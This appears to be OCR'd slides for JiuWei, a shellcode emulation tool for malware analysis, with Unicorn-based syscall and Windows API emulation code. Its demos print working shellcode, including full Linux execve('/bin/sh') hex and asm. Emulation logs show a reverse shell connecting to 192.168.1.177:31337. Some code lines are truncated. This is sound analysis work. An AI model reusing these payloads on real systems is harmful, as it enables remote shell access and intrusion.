




- Too Complicated to Pick One
- Too Debugger Oriented
- Limited Option have with Assembler and Debugger
- Normally only a Helping Script / IDAPython
- Limited Function

JiuWei

What Is JiuWei




- CROSS Platform
- Multi ARCH
- Written in Python
- Support Multiple File Input
- Support Various Output

Cross Platform

- Support Different OSes
- Linux Shellcode
- Windows Shellcode
- BSD Shellcode
- OSX Shellcode

Multi Architecture

- Support Architecture
- X86_32, X86_64
- MIPSel
- ARM
- AARCH64



Based On The Industrial Standard RE Framework

Capstone Engine

- Dr Quynh
- Disassembler
- Industry Standard
- Strip from LLVM


Unicorn Engine

- Dr Quynh
- CPU Emulator
- Industry Standard
- Strip From QEMU

Keystone Engine

- Dr Quynh
- Assembler
- Industry Standard
- Strip from LLVM

Building Blocks




RE Frame Work

Emulate Syscall and API

Proven Hackers Language

How It Works

Support Various Input Format



Input Method

- Able to take in different format
- asm
- binary
- Direct hex input
- hex as file

Pre-Processing

- Check Input Data
- Input Conversion
  - “compile” if input file is a asm
- Check invalid hex char if input is hex

Support Various Input Format – In Action

hex/binary

```
(20:16:28):xwings@bespin:<~/jiuwei>
(29)$ cat samples/lin64_execve.hex
\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05
(30)$ python ./box.py --lin64 --debug --hex -f samples/lin64_execve.hex

>>> Load HEX from samples/lin64_execve.hex

================================================================================
Emulate Linux X86_64 Code, MODE: debug
================================================================================


>>> Tracing basic block at 0x1000000, block size = 0x1b
>>> PC= 0x1000000, SIZE= 0x2 : 31 c0           xor     eax, eax
>>> PC= 0x1000002, SIZE= 0xa : 48 bb d1 9d 96 91 d0 8c 97 ff    movabs  rbx, 0xff978cd091969dd1
>>> PC= 0x100000c, SIZE= 0x3 : 48 f7 db         neg     rbx
>>> PC= 0x100000f, SIZE= 0x1 : 53               push    rbx
>>> PC= 0x1000010, SIZE= 0x1 : 54               push    rsp
```

asm

```
(10)$ cat samples/lin32_execve.asm
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
xchg ebx,esp
mov al,0xb
int 0x80
(20:18:43):xwings@bespin:<~/jiuwei>
(11)$ python ./box.py --lin32 --debug --asm -f samples/lin32_execve.asm
>>> Initiate Keystone Engine

================================================================================
Emulate Linux X86_32 Code, MODE: debug
================================================================================


>>> Tracing basic block at 0x1000000, block size = 0x13
>>> PC= 0x1000000, SIZE= 0x2 : 31 c0            xor     eax, eax
>>> PC= 0x1000002, SIZE= 0x1 : 50               push    eax
```

direct


```
(20:44:04):xwings@bespin:<~/jiuwei>
(95)$ python ./box.py --linmips --debug --hex -i \xff\xff\x04
xff\x0c\x24\x27\x20\x80\x01\xa6\x0f\x02\x24\x0c\x09\x09\x01\xfd\xff\x0c\x24\x27\x20\x80\x0
9\x01\xff\xff\x44\x30\xc9\x0f\x02\x24\x0c\x09\x09\x01\xc9\x0f\x02\x24\x0c\x09\x09\x01\x79\
x01\xb1\x05\x3c\xc0\xa8\xa5\x34\xfc\xff\xa5\xaf\xf8\xff\xa5\x23\xef\xff\x0c\x24\x27\x30\x8
f\x08\x35\xec\xff\xa8\xaf\x73\x68\x08\x3c\x6e\x2f\x08\x35\xf0\xff\xa8\xaf\xff\xff\x07\x28\
x23\xf8\xff\xa8\xaf\xf8\xff\xa5\x23\xec\xff\xbd\x27\xff\xff\x06\x28\xab\x0f\x02\x24\x0c\x0

>>> Load HEX from ARGV

================================================================================
Emulate Linux MIPS_EL Code, MODE: debug
================================================================================


>>> Tracing basic block at 0x1000000, block size = 0xc
>>> PC= 0x1000000, SIZE= 0x4 : ff ff 04 28      slti    $a0, $zero, -1
>>> PC= 0x1000004, SIZE= 0x4 : a6 0f 02 24      addiu   $v0, $zero, 0xfa6
>>> PC= 0x1000008, SIZE= 0x4 : 0c 09 09 01      syscall         0x42424
>>> syscall close
```

binary

```
(13:37:45):xwings@dagobah:<~/work/jiuwei>
(28)$ cat samples/linux_x86_shell_reverse_tcp.bin
j
^1ÛÉSCSj□f□□□[h□□h□□□□jfXPQW□□C□□y□Nt=h□Xjj□□1□□□y□□'□□□□□□
                                                                  □□
                                                                    □}□□x□□□□~ᒐ
                                                                              □□□x□□□□□□13:
37:48):xwings@dagobah:<~/work/jiuwei>
(29)$ python ./box.py --lin32 --bin -f samples/linux_x86_shell_reverse_tcp.bin
>>> Load BIN from samples/linux_x86_shell_reverse_tcp.bin

================================================================================
Emulate Linux X86_32 Code, MODE:
================================================================================

--->>> GDT set DS
|-->>> set_thread_area selector : 0x83
--->>> GDT set CS
|-->>> set_thread_area selector : 0x8b
```

4 Different Input

Syscall and API Emulator



Syscall Emulation

- Emulate Linux, *BSD and OSX
- Return or Emulate Syscall
- Syscall support different architecture
- Support conversion such as binary to ascii

API Emulation

- Emulate Windows Base System
- Windows 10 with DLL – 64bit
- Windows 7 with DLL – 32bit
- Emulate as many function as possible, eg, network


Syscall and API Emulator – In Action

```
(20:49:43):xwings@bespin:<~/jiuwei>
(97)$ python ./box.py --linmips --quiet --hex -f samples/linmips3

>>> Load HEX from samples/linmips32_tcp_reverse_shell.hex

================================================================
Emulate Linux MIPS_EL Code, MODE: quiet
================================================================

>>> syscall close
>>> syscall close
>>> syscall close
>>> syscall socket created
>>> syscall dup
>>> syscall dup
>>> syscall connect to 192.168.1.177:31337
>>> syscall execve(//bin/sh)

================================================================
Emulation done
================================================================
```

```
(20:50:16):xwings@bespin:<~/jiuwei>
(100)$ python ./box.py --win64 --quiet --bin -f samples/win64_ob_msg_box_x64.bin
>>> Load BIN from samples/win64_ob_msg_box_x64.bin

================================================================================
Emulate Windows X86_64 Code, MODE: quiet
================================================================================

>> TEB addr is 0x333333335000
>> PEB addr is 0x333333335088
>> Loading os/dlls/win10_64/ntdll.dll to 7ffff79e4000
>> Done with loading os/dlls/win10_64/ntdll.dll
>> Done with LDR os/dlls/win10_64/ntdll.dll
>> Loading os/dlls/win10_64/kernel32.dll to 7ffff7bc4600
>> Done with loading os/dlls/win10_64/kernel32.dll
>> Done with LDR os/dlls/win10_64/kernel32.dll
>> Loading os/dlls/win10_64/user32.dll to 7ffff7c75a00
>> Done with loading os/dlls/win10_64/user32.dll
>> Done with LDR os/dlls/win10_64/user32.dll
0x555555554100: call MessageBoxA(0x0, "Hello, from MSF!", "MessageBox", 0x0)
0x55555555410b: call FatalExit(0x0)

================================================================================
Emulation done
================================================================================
```

*Nix Based Syscall and Windows Function Call

Support Various Output Format



Hackers style

- Complete Execution Dump
- Long and way too long
- Every detailed is being reported

Report for the Boss

- Short
- Only Human Readable Report
- Limited Report, not for analysis

Support Various Output Format – In Action

```
(20:52:37):xwings@bespin:<~/jiuwei>
(107)$ python ./box.py --lin32 --quiet --asm -f samples/lin32_execve.asm
>>> Initiate Keystone Engine

================================================================================
Emulate Linux X86_32 Code, MODE: quiet
================================================================================

>>> syscall execve(/bin//sh)

================================================================================
Emulation done
================================================================================
```

```
(13:42:16):xwings@dagobah:<~/work/jiuwei>
(32)$ cat samples/linux_x86_shell_reverse_tcp.bin
j
^1[illegible]SCSj[illegible]f[illegible][h[illegible]h[illegible]\[illegible]jfXPQW[illegible]C[illegible]y[illegible]Nt=h[illegible]Xjj[illegible]1[illegible]y[illegible]'[illegible][illegible]
                                                                                                                    [illegible]
                                                                                                                      [illegible]}[illegible]x[illegible][illegible]~[illegible]
                                                                                                                                  [illegible][illegible]x[illegible][illegible][illegible][illegible]13:
42:19):xwings@dagobah:<~/work/jiuwei>
(33)$ python ./box.py --lin32 --debug --bin -f samples/linux_x86_shell_reverse_tcp.bin
>>> Load BIN from samples/linux_x86_shell_reverse_tcp.bin

================================================================================
Emulate Linux X86_32 Code, MODE: debug
================================================================================

---[illegible]>>> GDT set DS
|--[illegible]>>> set_thread_area selector : 0x83
---[illegible]>>> GDT set CS
|--[illegible]>>> set_thread_area selector : 0x8b
---[illegible]>>> GDT set SS
|--[illegible]>>> set_thread_area selector : 0x90

>>> Tracing basic block at 0x1000000, block size = 0x12
>>> PC= 0x1000000, SIZE= 0x2 : 6a 0a            push    0xa
>>> PC= 0x1000002, SIZE= 0x1 : 5e               pop     esi
>>> PC= 0x1000003, SIZE= 0x2 : 31 db            xor     ebx, ebx
>>> PC= 0x1000005, SIZE= 0x2 : f7 e3            mul     ebx
>>> PC= 0x1000007, SIZE= 0x1 : 53               push    ebx
>>> PC= 0x1000008, SIZE= 0x1 : 43               inc     ebx
>>> PC= 0x1000009, SIZE= 0x1 : 53               push    ebx
>>> PC= 0x100000a, SIZE= 0x2 : 6a 02            push    2
>>> PC= 0x100000c, SIZE= 0x2 : b0 66            mov     al, 0x66
>>> PC= 0x100000e, SIZE= 0x2 : 89 e1            mov     ecx, esp
>>> PC= 0x1000010, SIZE= 0x2 : cd 80            int     0x80
>>> syscall socketcall(call = 1, args = 0x10ffff4)
|--[illegible]>>> socket(domain = 2, type = 1, protocol = 0)
>>> retrun value = 3
```

How Deep Did We Dig

CPU Emulator

Write Into Memory

```python
def setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, seg_reg, index, SEGMENT_ADDR, SEGMENT_SIZE, init = True):

    # map GDT table
    if init:
        uc.mem_map(GDT_ADDR, GDT_LIMIT)

    # map this segment in
    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)

    # create GDT entry
    gdt_entry = create_gdt_entry(SEGMENT_ADDR, SEGMENT_SIZE, A_PRESENT | A_DATA | A_DATA_WRITABLE | A_PRIV_3 |

    # then write GDT entry into GDT table
    uc.mem_write(GDT_ADDR + (index << 3), gdt_entry)

    # setup GDT by writing to GDTR
    uc.reg_write(UC_X86_REG_GDTR, (0, GDT_ADDR, GDT_LIMIT, 0x0))

    # create segment index
    selector = create_selector(index, S_GDT | S_PRIV_3)
    # point segment register to this selector
    uc.reg_write(seg_reg, selector)
```

```python
def hook_syscall(uc, intno, user_data):
    syscall_num = uc.reg_read(UC_ARM_REG_R7)
    arg1 = uc.reg_read(UC_ARM_REG_R0)
    arg2 = uc.reg_read(UC_ARM_REG_R1)
    arg3 = uc.reg_read(UC_ARM_REG_R2)
    PC = uc.reg_read(UC_ARM_REG_PC)
    if syscall_num == 1:    # sys_exit
        print(">>> 0x%x: interrupt 0x%x, syscall number = 0x%x" %(PC, intno, syscall_num))
        uc.emu_stop()
    elif syscall_num == 4:    # sys_write
        try:
            buf = uc.mem_read(arg2, arg3)
            print(">>> 0x%x: interrupt 0x%x, SYS_WRITE. buffer = 0x%x, size = %u, content = " \
                        %(PC, intno, arg2, arg3), end="")
            for i in buf:
                print("%c" %i, end="")
            print("")
        except UcError as e:
            print(">>> 0x%x: interrupt 0x%x, SYS_WRITE. buffer = 0x%x, size = %u, content = <unknown>\n" \
                        %(PC, intno, arg2, arg3))
```

Write Into Register

Write Directly Into Register and Memory

*nix Emulator

```
# handle interrupt ourself
mu.hook_add(UC_HOOK_INTR, hook_intr)
```

```
if eax == 1:    # sys_exit
    print(">>> syscall exit()" %(eip, intno, eax))
    uc.emu_stop()
elif eax == 3:  # sys_read
    print(">>> syscall read(fd = %d, buf = 0x%x, len = %d)"%(ebx, ecx, edx))
    read_fd = ebx
    read_buf = ecx
    read_len = edx
    data = SYS_FILE_DESCRIPTOR[read_fd].recv(read_len)
    ret = len(data)
    uc.mem_write(read_buf, data)
    uc.reg_write(UC_X86_REG_EAX, ret)
    print(">>> return value = %d"% ret)

elif eax == 4:    # sys_write
    try:
        buf = uc.mem_read(ecx, edx)
        print(">>> syscall writre : buffer = 0x%x, size = %u, content = " \
                %(ecx, edx), end="")
        for i in buf:
            print("%c" %i, end="")
        print("")
    except UcError as e:
        print(">>> syscall write : buffer = 0x%x, size = %u, content = <unknown>\n" \
                %(ecx, edx))

elif eax == 11:    #sys_execve
    EXECVEPATH = read_string(uc, ebx)
    print(">>> syscall execve(%s)" % EXECVEPATH)
    uc.emu_stop()
elif eax == 0x3f:    # sys_dup2
    print(">>> SYS_DUP2(%d, %d)" % (ebx, ecx))
    oldfd = ebx
    newfd = ecx
    SYS_FILE_DESCRIPTOR[newfd] = SYS_FILE_DESCRIPTOR[oldfd]
    uc.reg_write(UC_X86_REG_EAX, ecx)

elif eax == 45:     #brk
    print(">>> syscall brk(0x%x)" % ebx)
    global BRK_ADDRESS
```

- Almost the same for OSX/Linux/*BSD
- Handle Interript Ourself
- Emulate Syscall
- Print or Emulate Code
- Prepare Execution Report


Sample Code on How To Execute X86_32Bit Linux Shellcode

Windows Emulator 0x1

```python
def setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, seg_reg, index, SEGMENT_ADDR, SEGMENT_SIZE, init = True):

    # map GDT table
    if init:
        uc.mem_map(GDT_ADDR, GDT_LIMIT)

    # map this segment in
    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)

    # create GDT entry
    gdt_entry = create_gdt_entry(SEGMENT_ADDR, SEGMENT_SIZE, A_PRESENT | A_DATA | A_DATA_WRITABLE | A_PRIV_3 |

    # then write GDT entry into GDT table
    uc.mem_write(GDT_ADDR + (index << 3), gdt_entry)

    # setup GDT by writing to GDTR
    uc.reg_write(UC_X86_REG_GDTR, (0, GDT_ADDR, GDT_LIMIT, 0x0))

    # create segment index
    selector = create_selector(index, S_GDT | S_PRIV_3)
    # point segment register to this selector
    uc.reg_write(seg_reg, selector)
```

```python
def set_gs_msr(uc, SEGMENT_ADDR, SEGMENT_SIZE):

    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)
    uc.msr_write(GSMSR, SEGMENT_ADDR)
```

```python
def init_TEB_PEB(uc):
    print(">> TEB addr is " + hex(config64.GS_LAST_BASE))
    TEB_SIZE = len(TEB(0).tobytes())
    teb_data = TEB(base = config64.GS_LAST_BASE, PEB_Address = config64.GS_LAST_BASE + TEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, teb_data.tobytes())
    config64.GS_LAST_BASE += TEB_SIZE
    data = teb_data.tobytes()

    print(">> PEB addr is " + hex(config64.GS_LAST_BASE))
    PEB_SIZE = len(PEB(0).tobytes())
    peb_data = PEB(base = config64.GS_LAST_BASE, LdrAddress = config64.GS_LAST_BASE + PEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, peb_data.tobytes())
    config64.GS_LAST_BASE += PEB_SIZE

    LDR_SIZE = len(LDR(0).tobytes())
    ldr_data = LDR(base = config64.GS_LAST_BASE,
                   InLoadOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x10, 'Blink' : config64.GS_LAST_BASE + 0x10
                   InMemoryOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x20, 'Blink' : config64.GS_LAST_BASE + 0x
                   InInitializationOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x30, 'Blink' : config64.GS_LAST_B
    uc.mem_write(config64.GS_LAST_BASE, ldr_data.tobytes())
```



- Setup segment register fs/gs
- x86_32 : Setup GDT/GDTR
- x86_64 : Use wrmsr to setup gs
- Setup TEB Structure
- Setup PEB Structure
- Setup PEB_LDR_DATA Structure


Windows Emulator 0x2

```
ldr_table = LDR_TABLE(LDR_base = config64.GS_LAST_BASE,
                      InLoadOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'], 'Blink
                      InMemoryOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'], 'B
                      InInitializationOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InInitializationOrderLi
                      DllBase = dll_base,
                      EntryPoint = 0,
                      FullDllName = path,
                      BaseDllName = fname,)

config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'] = ldr_table.LDR_base
config64.LDR.InLoadOrderModuleList['Blink'] = ldr_table.LDR_base

config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'] = ldr_table.LDR_base + 0x10
config64.LDR.InMemoryOrderModuleList['Blink'] = ldr_table.LDR_base + 0x10

config64.LDR_TABLE_LIST[-1].InInitializationOrderLinks['Flink'] = ldr_table.LDR_base + 0x20
config64.LDR.InInitializationOrderModuleList['Blink'] = ldr_table.LDR_base + 0x20

uc.mem_write(config64.LDR.base, config64.LDR.tobytes())
uc.mem_write(config64.LDR_TABLE_LIST[-1].LDR_base, config64.LDR_TABLE_LIST[-1].tobytes())
uc.mem_write(ldr_table.LDR_base, ldr_table.tobytes())
```

InMemoryOrderModuleList

InLoadOrderModuleList

InInitializationOrderList




```
if address in utils64.import_symbols:
    try:
        globals()['hook_' + utils64.import_symbols[address].decode()](uc, address, esp)
    except KeyError as e:
        print("[!]", e, "\t is not implemented")
```

